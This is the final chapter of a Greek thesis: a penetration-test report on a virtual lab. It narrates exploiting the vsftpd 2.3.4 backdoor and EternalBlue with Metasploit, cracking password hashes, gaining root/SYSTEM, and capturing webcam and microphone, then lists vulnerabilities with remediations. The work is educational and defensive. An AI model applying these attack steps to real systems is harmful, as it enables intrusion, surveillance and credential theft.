Για το σκοπό αυτής της δοκιμής η εταιρεία E Corp παρείχε ελάχιστες πληροφορίες, θέλοντας να εξομοιώσει κατά το δυνατόν μία εξωτερική επίθεση ενός κακόβουλου ατόμου. Εφόσον μου δόθηκε πρόσβαση στο δίκτυο της εταιρίας εκτέλεσα μία σάρωση στο δίκτυο με το εργαλείο **nmap**, που μου αποκάλυψε δύο υπολογιστές και τις τοπικές τους IP διευθύνσεις. Από εκείνο το σημείο αύξησα το βάθος της σάρωσης και επικεντρώθηκα στον έναν από τους δύο.

Βλέποντας τις διεργασίες που εκτελούνταν μπόρεσα να συμπεράνω ότι πρόκειται για μηχανήμα με το λειτουργικό σύστημα Linux. Επίσης, συμπεράνα ότι το μηχανήμα αυτό εκτελεί χρέη διακομιστή και είναι πιθανώς ευάλωτο σε μεγαλύτερο εύρος επιθέσεων. Ξεκινώντας από την κορυφή, κατάφερα να βρω μια ευπάθεια στο πρωτόκολλο ασφαλής μεταφοράς αρχείων. Η έκδοση αυτή, περιέχει μια κερκόπορτα στον πηγαίο της κώδικα και επιτρέπει την πρόσβαση στο διακομιστή χωρίς διαπιστευτήρια. Χρησιμοποιώντας το πλαίσιο **Metasploit** μπόρεσα να εκμεταλλευτώ επιτυχώς την ευπάθεια και να αποκτήσω πρόσβαση χωρίς τα διαπιστευτήρια του χρήστη. Σε εκείνο το σημείο, μπόρεσα να μεταφορτώσω στον υπολογιστή μου τους κωδικούς πρόσβασης των χρηστών του διακομιστή σε κρυπτογραφημένη μορφή. Χρησιμοποιώντας το εργαλείο John The Ripper μπόρεσα να αποκρυπτογραφήσω τους κωδικούς των χρηστών εκτός του χρήστη root. Αυτό το πρόβλημα αντιμετωπίστηκε εκτελώντας την εντολή `passwd` σαν χρήστης root. Αυτό μου επέτρεψε να ορίσω έναν νέο δικό μου κωδικό και φυσικά να αποκτήσω πλήρη πρόσβαση στο σύστημα. Όντας περιορισμένο, το τερματικό του διακομιστή δεν επέτρεπε στην εύκολη εκτέλεση των εντολών. Από τη στιγμή που είχα τα διαπιστευτήρια του διαχειριστή μπορούσα να συνδεθώ μέσω του δικού μου τερματικού και να εκτελέσω τις επόμενες εντολές χωρίς πρόβλημα. Χρησιμοποιώντας το πρωτόκολλο **ssh** συνδέθηκα ως root στον διακομιστή και μπόρεσα να μεταποιήσω τον κώδικα του αρχείου που φορτώνει ο διακομιστής από προεπιλογή. Επίσης ήμουν σε θέση να διακόψω την διεργασία που εξυπηρετεί εισερχόμενες συνδέσεις προς τον διακομιστή με αποτέλεσμα τη διακοπή των υπηρεσιών της εταιρίας προς τους χρήστες της. Σε αυτό το σημείο ολοκλήρωσα τη δοκιμή, έχοντας πετύχει τους στόχους της δοκιμής για τον διακομιστή της εταιρίας. Για περισσότερες πληροφορίες σχετικά με τις ευπάθειες που επέτρεψαν την εκμετάλλευση του μηχανήματος βλ. Υπόμνημα Α'.

Έχοντας την τοπική διεύθυνση του δεύτερου μηχανήματος στο δίκτυο πραγματοποιήσα μια σάρωση με το εργαλείο **nmap** σε βάθος που αποκάλυψε δύο ευπάθειες. Επίσης αποκάλυψε ότι το λειτουργικό σύστημα που εκτελείται είναι τα Windows 7. Μια αναζήτηση στο πλαίσιο Metasploit αποκάλυψε την ύπαρξη εργαλείων που μπορούν να εκμεταλλευτούν και τις δύο ευπάθειες. Η πρώτη εκμεταλλεύεται την κακή διαχείριση εισερχομένων πακέτων από το πρωτόκολλο απομακρυσμένης πρόσβασης των Windows και οδηγεί σε μια «μπλε οθόνη του θανάτου». Αυτή είναι μια επίθεση άρνησης υπηρεσίας και μπορεί να επαναληφθεί επ' αόριστον, κάνοντας τον υπολογιστή άχρηστο.

Η δεύτερη ευπάθεια που βρέθηκε βασίζεται σε μία κερκόπορτα κατευθείαν μέσα στο λειτουργικό σύστημα και μπορεί να εκμεταλλευτεί καλώντας το εργαλείο EternalBlue μέσα από το Metasploit. Αναζητώντας την ευπάθεια στο πλαίσιο Metasploit και χρησιμοποιώντας το κατάλληλο εργαλείο μπόρεσα να αποκτήσω πρόσβαση σαν απλός χρήστης στον υπολογιστή. Εξαιτίας της ευπάθειας, μπόρεσα να ανοίξω μία σύνδεση προς τον υπολογιστή που μου επέτρεπε αρκετές κακόβουλες ενεργείες όπως την χρήση της κάμερας του υπολογιστή για την καταγραφή όσων βλέπει σε βίντεο ή φωτογραφίες. Μπόρεσα επίσης να αποκτήσω πρόσβαση στο μικρόφωνο της κάμερας πράγμα που μου επέτρεψε να ακούσω γύρω συνομιλίες. Καλώντας το εργαλείο **hashdump** μπόρεσα να προβάλλω τους κωδικούς πρόσβασης όλων των χρηστών του υπολογιστή σε κρυπτογραφημένη μορφή. Χρησιμοποιώντας το εργαλείο **Oshcat** αυτή τη φορά, μπόρεσα να τους αποκρυπτογραφήσω σε σχετικά μικρό χρονικό διάστημα(5 ώρες). Οι κωδικοί πρόσβασης φυλάχθηκαν για πιθανή χρήση αργότερα στη δοκιμή. Το επόμενο βήμα μου ήταν να δώσω στον εαυτό μου δικαιώματα διαχειριστή κάτι που πέτυχα με την εντολή `getsystem`, εκμεταλλευόμενος μια ευπάθεια στο σύστημα διαχείρισης της μνήμης. Από αυτό το σημείο μπορούσα να προβάλω αρχεία με ευαίσθητες πληροφορίες και να τα μεταφορτώσω στον υπολογιστή μου. Με αυτές τις ενέργειες ολοκλήρωσα και την δεύτερη δοκιμή διείσδυσης, ολοκληρώνοντας στο σύνολο τις δοκιμές στα συστήματα στο δίκτυο της εταιρίας E Corp. Για περισσότερες πληροφορίες σχετικά με τις ευπάθειες που επέτρεψαν την εκμετάλλευση του μηχανήματος βλ. Υπόμνημα Β'.

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

Με βάση το πρότυπο NIST 800-30[24], τα παρακάτω υπομνήματα περιέχουν τις ευπάθειες που εντοπίστηκαν για κάθε μηχανήμα, την περιγραφή τους και την προτεινόμενη λύση για την εξάλειψή τους.

ΥΠΟΜΝΗΜΑ ΕΥΠΑΘΕΙΩΝ Α'

Ευπάθεια	Vsftpd 2.3.4
Κατάταξη ρίσκου	Υψηλό
Περιγραφή	Η έκδοση 2.3.4 αυτής της υπηρεσίας περιέχει μία κερκόπορτα που επιτρέπει σε μη εξουσιοδοτημένους χρήστες την εκτέλεση κώδικα με δικαιώματα διαχειριστή.
Επίπτωση	Ένας επιτιθέμενος είναι δυνατόν να αποκτήσει πρόσβαση στο διακομιστή απλά συμπληρώνοντας τους χαρακτήρες «:)» στο πεδίο με το όνομα χρήστη. Από αυτό το σημείο κι έπειτα, είναι σε θέση να διακόψει επ' αόριστον τη λειτουργία του διακομιστή. Είναι επίσης σε θέση να ανακατευθύνει τη διαδικτυακή κίνηση του διακομιστή σε σελίδες τρίτων κατά βούληση.
Τρόπος αντιμετώπισης	Άμεση αναβάθμιση του λογισμικού του διακομιστή ώστε να εγκατασταθούν οι απαραίτητες ενημερώσεις ασφαλείας από τον κατασκευαστή του λογισμικού.

Πίνακας 5.1

Ευπάθεια	Αδύναμοι κωδικοί πρόσβασης
Κατάταξη ρίσκου	Μεσαίο
Περιγραφή	Οι κωδικοί πρόσβασης των χρηστών του διακομιστή είναι αδύναμοι και ευάλωτοι στη μέθοδο της βίαιης επίθεσης.
Επίπτωση	Οι κρυπτογραφημένοι κωδικοί των χρηστών του διακομιστή δεν ήταν αρκετά σύνθετοι με αποτέλεσμα να μπορούν να αποκρυπτογραφηθούν σε ελάχιστα δευτερόλεπτα. Έχοντας πρόσβαση σε αυτούς τους κωδικούς, ένας επιτιθέμενος μπορεί να αποκτήσει πρόσβαση σε αρχεία, να τα υποκλέψει και να υποδυθεί το ρόλο του ίδιου του χρήστη για να προκαλέσει μεγαλύτερη ζημιά στο σύστημα.
Τρόπος αντιμετώπισης	Θα πρέπει να τεθούν κανόνες ως προς τη δημιουργία κωδικών πρόσβασης. Πιο συγκεκριμένα, κάθε κωδικός θα πρέπει να απαρτίζεται από τουλάχιστον οκτώ χαρακτήρες και να περιέχει ένα συνδυασμό πεζών-κεφαλαίων, αριθμών ή/και συμβόλων.

Πίνακας 5.2

Ευπάθεια		Διατήρηση των προεπιλεγμένων αρχείων του Apache
Κατάταξη ρίσκου	Χαμηλό	
Περιγραφή	Στον κατάλογο που βρίσκεται εγκατεστημένη η υπηρεσία που παρέχει τη λειτουργία του διακομιστή βρέθηκαν τα προεπιλεγμένα αρχεία.	
Επίπτωση	Ένας επιτιθέμενος που έχει έστω και περιορισμένη πρόσβαση στον κατάλογο είναι δυνατό να διαβάσει το περιεχόμενο των αρχείων που βρίσκονται στον κατάλογο. Αυτό προδίδει την εγκατεστημένη έκδοση της υπηρεσίας και δίνει στον επιτιθέμενο τη δυνατότητα να σχεδιάσει πιο στοχευμένα τις μετέπειτα επιθέσεις του.	
Τρόπος αντιμετώπισης	Τα προκαθορισμένα αρχεία που γράφονται στον κατάλογο της υπηρεσίας έχουν καθαρά ενημερωτικό σκοπό και δεν εξυπηρετούν κάποια άλλη λειτουργία. Γι αυτό το λόγο, η πιο άμεση και αποτελεσματική λύση θα ήταν να διαγραφούν από τον κατάλογο.	

Πίνακας 5.3

Ευπάθεια		Απουσία δεύτερου χρήστη με δικαιώματα διαχειριστή
Κατάταξη ρίσκου	Μεσαίο	
Περιγραφή	Βρέθηκε μόνο ένας χρήστης με δικαιώματα διαχειριστή.	
Επίπτωση	Εάν υπάρχει μόνο ένας λογαριασμός με δικαιώματα διαχειριστή στο σύστημα είναι πιθανό ο διαχειριστής να χάσει την πρόσβαση επ' άοριστον. Ο μόνος τρόπος να αποκτήσει ξανά πρόσβαση είναι μέσω της επαναφοράς αντιγράφων ασφαλείας ή την διαγραφή όλων των αρχείων και την δημιουργία/εγκατάστασή τους από την αρχή. Αυτό μπορεί να προκαλέσει απώλεια υπηρεσιών(downtime) για αρκετό χρονικό διάστημα με οικονομικές επιπτώσεις στην εταιρία.	
Τρόπος αντιμετώπισης	Θα πρέπει πάντα να υπάρχει ένας δεύτερος χρήστης με δικαιώματα διαχειριστή και διαφορετικό κωδικό πρόσβασης από τον κύριο χρήστη-διαχειριστή. Αυτό θα βοηθήσει τον διαχειριστή του συστήματος να αποκτήσει ξανά πρόσβαση στην περίπτωση μιας επιτυχημένης επίθεσης.	

Πίνακας 5.4

ΥΠΟΜΝΗΜΑ ΕΥΠΑΘΕΙΩΝ Β'

Ευπάθεια	EternalBlue-DoublePulsar
Κατάταξη ρίσκου	Υψηλό
Περιγραφή	Η ευπάθεια αυτή αφορά μία κερκόπορτα που βρίσκεται εγκατεστημένη στις εκδόσεις Windows 7 και επιτρέπει τη σύνδεση στο σύστημα και την εκτέλεση κώδικα.
Επίπτωση	Ένας επιτιθέμενος είναι δυνατόν να αποκτήσει πρόσβαση στο σύστημα αυτό απλά εκμεταλλευόμενος την κακή διαχείριση μνήμης στο λειτουργικό σύστημα. Αυτό επιτρέπει στον επιτιθέμενο να εκτελέσει κώδικα κατευθείαν από τη μνήμη με τη χρήση του εργαλείου EternalBlue. Αυτό δίνει στον επιτιθέμενο την επιλογή να ανοίξει μία δίοδο και να εκτελέσει περαιτέρω εντολές με δικαιώματα διεργασίας του συστήματος.
Τρόπος αντιμετώπισης	Άμεση αναβάθμιση του λογισμικού του διακομιστή ώστε να εγκατασταθούν οι απαραίτητες ενημερώσεις ασφαλείας από τον κατασκευαστή του λογισμικού.

Πίνακας 5.5

Ευπάθεια	Ανακύκλωση των κωδικών πρόσβασης
Κατάταξη ρίσκου	Υψηλό
Περιγραφή	Οι δοκιμές διείσδυσης που πραγματοποιήθηκαν σε αυτό τον υπολογιστή αποκάλυψαν πως και οι δύο χρήστες χρησιμοποιούσαν τους ίδιους κωδικούς πρόσβασης.
Επίπτωση	Όταν για την είσοδο χρησιμοποιούνται ίδιοι ή παρόμοιοι κωδικοί πρόσβασης, ένας επιτιθέμενος μπορεί να αποκτήσει πρόσβαση σε περισσότερους λογαριασμούς και κατ'επέκταση σε περισσότερα αρχεία και πληροφορίες σε λιγότερο χρόνο.
Τρόπος αντιμετώπισης	Εάν μιλάμε για την επικρατούσα περίπτωση όπου οι κωδικοί πρόσβασης εκδίδονται από τον διαχειριστή του συστήματος, τότε πρέπει να δοθεί βαρύτητα στη διαφοροποίηση αυτών. Οι κωδικοί πρόσβασης θα πρέπει να είναι διαφορετικοί μεταξύ τους. Επίσης καλό είναι να απαρτίζονται από τουλάχιστον οκτώ χαρακτήρες και να περιέχουν ένα συνδυασμό πεζών-κεφαλαίων, αριθμών ή/και συμβόλων.

Πίνακας 5.6

Ευπάθεια		Παρουσία δικτυακής κάμερας
Κατάταξη ρίσκου		Μεσαίο
Περιγραφή		Οι δοκιμές διείσδυσης που πραγματοποιήθηκαν σε αυτό τον υπολογιστή αποκάλυψαν πως υπάρχει μία δικτυακή κάμερα μόνιμως συνδεδεμένη στο σύστημα.
Επίπτωση		Έχοντας πρόσβαση στη δικτυακή κάμερα, ένας επιτιθέμενος μπορεί να κατασκοπεύσει τον εργασιακό χώρο και να αποκομίσει πληροφορίες που πιθανόν να είναι ευαίσθητες όπως έγγραφα και ονόματα από τις ταυτότητες των υπαλλήλων. Επιπλέον, κάνοντας χρήση του μικροφώνου της κάμερας είναι δυνατή η καταγραφή συνομιλιών που ενδεχομένως να οδηγήσει σε περαιτέρω διαρροή πληροφοριών.
Τρόπος αντιμετώπισης		Είναι μια καλή πρακτική οι δικτυακές κάμερες να αποσυνδέονται όταν δεν χρησιμοποιούνται. Με αυτό τον τρόπο ακόμα και αν το σύστημα παραβιαστεί, οι πληροφορίες που μπορούν να κλαπούν με οπτικοακουστικά μέσα είναι ασφαλείς.

Πίνακας 5.7

Ευπάθεια		Αποθήκευση αρχείων στον τοπικό δίσκο
Κατάταξη ρίσκου		Υψηλό
Περιγραφή		Κατά την εκτέλεση των δοκιμών διείσδυσης στο σύστημα ήταν εφικτό να αποκτήσω δικαιώματα διαχειριστή και να μεταφορτώσω αρχεία στον υπολογιστή μου.
Επίπτωση		Ένας επιτιθέμενος με πρόσβαση στο σύστημα είναι σε θέση να δημιουργήσει αντίγραφα αρχείων και να μεταφέρει αυτά τα αντίγραφα στον υπολογιστή του. Αυτό αποτελεί σοβαρή παραβίαση ευαίσθητων πληροφοριών τόσο των υπαλλήλων όσο και της εταιρίας.
Τρόπος αντιμετώπισης		Ο πιο ασφαλής τρόπος να αντιμετωπιστεί αυτό το κενό ασφαλείας είναι η αποθήκευση των ευαίσθητων αρχείων εξωτερικά του υπολογιστή. Αυτό μπορεί να επιτευχθεί με τη χρήση εξωτερικών μέσων αποθήκευσης. Ένας άλλος τρόπος είναι η κρυπτογράφηση των αρχείων ή και όλου του δίσκου με την εφαρμογή Bitlocker των Windows. Έτσι, ακόμα και αν τα αρχεία καταλήξουν στα χέρια του επιτιθέμενου, θα είναι κρυπτογραφημένα. Αυτό θα δώσει στο διαχειριστή τον απαιτούμενο χρόνο να πραγματοποιήσει διορθωτικές ενέργειες στην περίπτωση μιας επιτυχημένης επίθεσης.

Πίνακας 5.8

Ευπάθεια	
Κακή διαχείριση εισερχόμενων πακέτων στο πρωτόκολλο απομακρυσμένης πρόσβασης	
Κατάταξη ρίσκου	Υψηλό
Περιγραφή	Οι δοκιμές διείσδυσης που πραγματοποιήθηκαν σε αυτό τον υπολογιστή αποκάλυψαν πως είναι ευάλωτος σε επιθέσεις άρνησης υπηρεσίας.
Επίπτωση	Εκμεταλλεόμενος την ευπάθεια αυτή ένας επιτιθέμενος μπορεί να στείλει ειδικά κατασκευασμένα πακέτα πληροφοριών με κακόβουλο κώδικα. Αυτά τα πακέτα εκμεταλλεύονται μια ρύθμιση στο πρωτόκολλο απομακρυσμένης πρόσβασης και προκαλούν κατάρρευση του συστήματος. Ο επιτιθέμενος μπορεί να εκτελέσει συνεχείς αποστολές των πακέτων αυτών ανά τακτά χρονικά διαστήματα και να προκαλέσει τη μόνιμη κατάρρευση του συστήματος.
Τρόπος αντιμετώπισης	Άμεση αναβάθμιση του λογισμικού του διακομιστή ώστε να εγκατασταθούν οι απαραίτητες ενημερώσεις ασφαλείας από τον κατασκευαστή του λογισμικού.

Πίνακας 5.9

Σύνοψη

Η εταιρία E Corp βρίσκεται σε δεινή θέση καθώς οι ευπάθειες που βρέθηκαν μπορούν να οδηγήσουν σε σοβαρές απώλειες δεδομένων και άρνηση υπηρεσίας. Έχοντας απλά πρόσβαση στο τοπικό δίκτυο, ήμουν σε θέση να υποκλέψω ευαίσθητες πληροφορίες χρηστών και πελατών. Επίσης, όσον αφορά το διακομιστή της εταιρίας, μπόρεσα να διακόψω τη λειτουργία του, να ανακατευθύνω τους χρήστες του σε διαφορετικούς ιστοτόπους και να αποκρυπτογραφήσω τους κωδικούς πρόσβασής αυτού και των μηχανημάτων στο δίκτυο. Αυτές είναι οι συνέπειες που θα υποστεί η εταιρία αν κάποιος αποκτήσει πρόσβαση κι έχει κακόβουλο σκοπό.

Οι ευπάθειες που εντοπίστηκαν μπορούν να εξαλειφθούν με την αναβάθμιση του λογισμικού που χρησιμοποιείται τόσο στον διακομιστή όσο και στον υπολογιστή που χρησιμοποιείται από τους υπαλλήλους. Οι κατασκευαστές λογισμικού φαίνεται να έχουν προχωρήσει στη διόρθωση των κενών ασφαλείας που βρεθήκαν επομένως μία αναβάθμιση λογισμικού με ενημερώσεις ασφαλείας θα λύσει τα περισσότερα προβλήματα που βρεθήκαν.

Ένα άλλο πρόβλημα που βρέθηκε είναι ότι οι χρήστες ήταν σε θέση να δημιουργούν αδύναμους κωδικούς πρόσβασης. Οι κωδικοί πρόσβασης όντας μικροί σε μήκος και χωρίς εναλλαγές μεταξύ πεζών-κεφαλαίων και συμβόλων, ήταν εύκολο να αποκρυπτογραφηθούν με τη μέθοδο brute forcing. Είναι πολύ σημαντικό ο διαχειριστής να ενσωματώσει κανόνες ως προς τη δημιουργία κωδικών πρόσβασης και να επιβάλλει την αλλαγή τους τουλάχιστον κάθε 6 μήνες.

Η κάμερα του υπολογιστή θα ήταν καλό να χρησιμοποιείται μόνο όταν αυτό καθίσταται απαραίτητο. Εάν η κάμερα είναι αποσυνδεδεμένη ο επιτιθέμενος δεν θα μπορέσει να τη χρησιμοποιήσει.

Τα ευαίσθητα αρχεία και πληροφορίες θα πρέπει να φυλάσσονται εξωτερικά του υπολογιστή, ιδανικά σε μια μονάδα εξωτερικής αποθήκευσης. Έτσι τα δεδομένα προστατεύονται από μια πιθανή επίθεση και υποκλοπή.

Η συνολική εκτίμηση του ρίσκου της εταιρίας με τις συγκεκριμένες ευπάθειες σε ισχύ είναι : Υψηλό

5.2 Επίλογος

Στην παρούσα πτυχιακή ασχολήθηκα με τις δοκιμές διείσδυσης σε πληροφοριακά συστήματα. Ανέλυσα τη μεθοδολογία και το σκεπτικό πίσω από κάθε τέτοια δοκιμή και παρέθεσα ένα στιβαρό θεωρητικό υπόβαθρο για τον αναγνώστη. Δημιουργώντας ένα ψηφιακό εργαστήριο από εικονικές μηχανές ήμουν σε θέση να υλοποιήσω ένα καθημερινό σενάριο όπου μία μικρή εταιρία θέλει να ελέγξει την υποδομή της για κενά ασφαλείας. Εφάρμοσα στην πράξη τις έννοιες που παρέθεσα στα πρώτα δύο κεφάλαια της εργασίας και πραγματοποιήσα επιτυχώς δοκιμές διείσδυσης και στα δύο μηχανήματα του εικονικού μου εργαστηρίου. Τέλος, όπως είθισται κατά την ολοκλήρωση κάθε δοκιμής διείσδυσης, συνέταξα μία αναφορά που περιγράφει τα βήματα που ακολούθησα, τις ευπάθειες που ανακάλυψα και τις προτάσεις μου για την εξάλειψή τους.

Η έρευνα που πραγματοποίησα κατά τη συγγραφή της εργασίας αυτής με βοήθησε στην καλύτερη κατανόηση πολλών εννοιών και βελτίωσε τις δεξιότητές μου λίγο περισσότερο. Τα συμπεράσματά μου μετά το πέρας της εργασίας αυτής είναι τα εξής :

- Στην σύγχρονη εποχή που ζούμε, η απόλυτη ασφάλεια είναι αδύνατη. Όσο υπάρχουν άνθρωποι πρόθυμοι να χτίζουν προστασίες γύρω από τον κόσμο, τόσο θα υπάρχουν άνθρωποι πρόθυμοι να τις γκρεμίσουν. Ολοένα και περισσότερα άτομα επιλέγουν να ενημερωθούν και να ενασχοληθούν με το αντικείμενο της ψηφιακής ασφάλειας. Αυτό έχει σαν αποτέλεσμα περισσότερους ανθρώπους που προσπαθούν να συμβάλλουν στην ενίσχυση της ασφάλειας του κοινού, και σε ανθρώπους που αποσκοπούν στην παραβίασή της. Αυτοί τι στιγμή θα έλεγα ότι οι κράκερ έχουν το πάνω χέρι γιατί βασίζονται αρκετά στην παραπληροφόρηση και την άγνοια του κόσμου για έννοιες όπως η ψηφιακή ασφάλεια. Είμαι αισιόδοξος ότι αυτό θα αλλάξει σύντομα και μέχρι τότε είναι σημαντικό να παίρνει ο καθένας όσο περισσότερα μέτρα μπορεί.

- Χάκερ υπήρχαν πάντα και θα συνεχίσουν να υπάρχουν. Ο άνθρωπος από τη φύση του προσπαθεί να βελτιώσει τον τρόπο που ζει και αλληλεπιδρά με το περιβάλλον. Είτε μιλάμε για την εφεύρεση του τροχού, είτε για την παραβίαση ενός πολύπλοκου συστήματος ασφαλείας, έχουμε μία περίπτωση όπου κάποιος σκέφτηκε «έξω από το κουτί» και ακολούθησε μία πορεία διαφορετική από τη συνηθισμένη για να πετύχει το στόχο του. Πιστεύω ότι αυτά είναι παραδείγματα της ανθρώπινης μεγαλοφυΐας και ελπίζω να μην σταματήσουμε να τα βλέπουμε ποτέ.
- Η ψηφιακή ασφάλεια είναι αντιστρόφως ανάλογη της άνεσης μιας και πλέον όσο περισσότερες συσκευές έχει κάποιος τόσο περισσότερο κινδυνεύει από μια ψηφιακή απειλή. Τα έξυπνα τηλέφωνα, η συνεχής σύνδεση και έκθεση στο διαδίκτυο, ο συνεχής διαμοιρασμός προσωπικών πληροφοριών στα μέσα κοινωνικής δικτύωσης είναι ένα δείγμα του πόσο άνετοι είμαστε με την τεχνολογία, δίχως να υπολογίζουμε τις συνέπειες της αλόγιστης χρήσης της. Από την άλλη όμως, ένα σενάριο χωρίς την χρήση Η/Υ, του διαδικτύου και ενός σύγχρονου κινητού τηλεφώνου θα ήταν για τους περισσότερους, ένας εφιάλτης.

ΒΙΒΛΙΟΓΡΑΦΙΑ

- [1] https://el.wikipedia.org/wiki/Πληροφοριακά_συστήματα
- [2] https://el.wikipedia.org/wiki/Δίκτυο_υπολογιστών
- [3] Cohen Alan M., Δίκτυα Υπολογιστών, Ίων 1999
- [4] <https://el.wikipedia.org/wiki/Χάκερ>
- [5] <https://www.cybrary.it/0p3n/types-of-hackers/>
- [6] Sean-Philip Oriyano, Penetration Testing Essentials, Sybex, 2016
- [7] https://www.tutorialspoint.com/penetration_testing/penetration_testing_method.htm
- [8] https://www.tutorialspoint.com/penetration_testing/types_of_penetration_testing.htm
- [9] <http://resources.infosecinstitute.com/the-types-of-penetration-testing/>
- [10] Raef Meeuwisse, Cybersecurity for Beginners 2nd Edition, Cyber Simplicity Ltd, 2017
- [11] https://www.tutorialspoint.com/penetration_testing/penetration_testing_tools.htm
- [12] https://el.wikipedia.org/wiki/VMware_Workstation
- [13] <https://nmap.org/>
- [14] <https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide>
- [15] https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor
- [16] <https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2012/ms12-020>
- [17] <https://www.cvedetails.com/cve/cve-2012-0002>
- [18] <https://www.cvedetails.com/cve/CVE-2017-0143/>
- [19] <https://en.wikipedia.org/wiki/EternalBlue>
- [20] <https://blog.cobaltstrike.com/2014/04/02/what-happens-when-i-type-getsystem/>
- [21] <https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf>
- [22] Semi Yulianto, Writing an Effective Penetration Testing Report: An Executive View, Independently published. 2017
- [23] <https://csrc.nist.gov/publications/detail/sp/800-115/final>
- [24] <https://csrc.nist.gov/publications/detail/sp/800-30/archive/2002-07-01>